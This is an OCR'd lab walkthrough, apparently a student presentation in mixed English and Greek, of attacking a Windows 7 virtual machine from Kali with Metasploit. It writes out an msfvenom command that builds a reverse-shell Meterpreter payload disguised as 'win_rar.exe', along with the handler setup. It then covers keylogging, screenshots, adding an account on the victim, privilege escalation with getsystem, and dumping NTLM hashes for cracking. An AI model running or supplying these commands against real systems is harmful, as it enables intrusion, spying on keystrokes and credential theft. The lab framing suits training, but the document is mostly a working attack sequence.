

ffffffff.................
ffffffff.................
ffffffff.................
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
=[metasploit v5.0.72-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 >



Kali_VM [Running] - Oracle VM VirtualBox
fg@kali: ~
fg@kali: ~
05:12 PM
fg@kali: ~
File Actions Edit View Help
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=443 -f exe > win_rar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ date
Wed 19 Feb 2020 05:12:54 PM EET
fg@kali:~$



File Actions Edit View Help
fg@kali:~$ msfvenom -p windows
[-] No platform was selected,
[-] No arch selected, selectin
No encoder or badchars specifi
Payload size: 341 bytes
Final size of exe file: 73802
fg@kali:~$ date
Wed 19 Feb 2020 05:12:54 PM EE
fg@kali:~$ ls
Desktop Downloads Music
Documents msfinstall Picture
fg@kali:~$ pwd
/home/fg
fg@kali:~$
fg@kali: ~
File Actions Edit View Help
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
=[metasploit v5.0.72-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Trash

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:443
```



Windows7 [Running] - Oracle VM VirtualBox
• 10.0.2.4:443/
http://10.0.2.4:443/
10.0.2.4:443
This program cannot be run in DOS mode.
Μεταφορά δεδομένων από 10.0.2.4...
5:21 PM
2/19/2020







As soon as we see the “Meterpreter” tool available we are in the victim’s computer

getuid : returns the victim’s username







Screenshot: Takes a screenshot



Εντολή keyscan_start: Starts the key logger .


keyscan_dump shows everything the useeeer typed ever since we started sniffing the keyboard






The shell command lets us know the system shell which can lead to further system vulnerabilities .


net user shows which accounts exist in the computer




Creating our own account in the victim's computer




Με την παρακάτω εντολή προσπαθήσαμε να κάνουμε κάποιον χρήστη διαχειριστή στον υπολογιστή, κάτι το οποίο θα μας έδινε πολύ περισσότερο έλεγχο .




getsystem gives us ALL permissions to the computer.






With this command we could find the NTLM key and by using that https://hashkiller.io/listmanager we could read all the usernames και passwords .

Pwd shows the directory that were in .

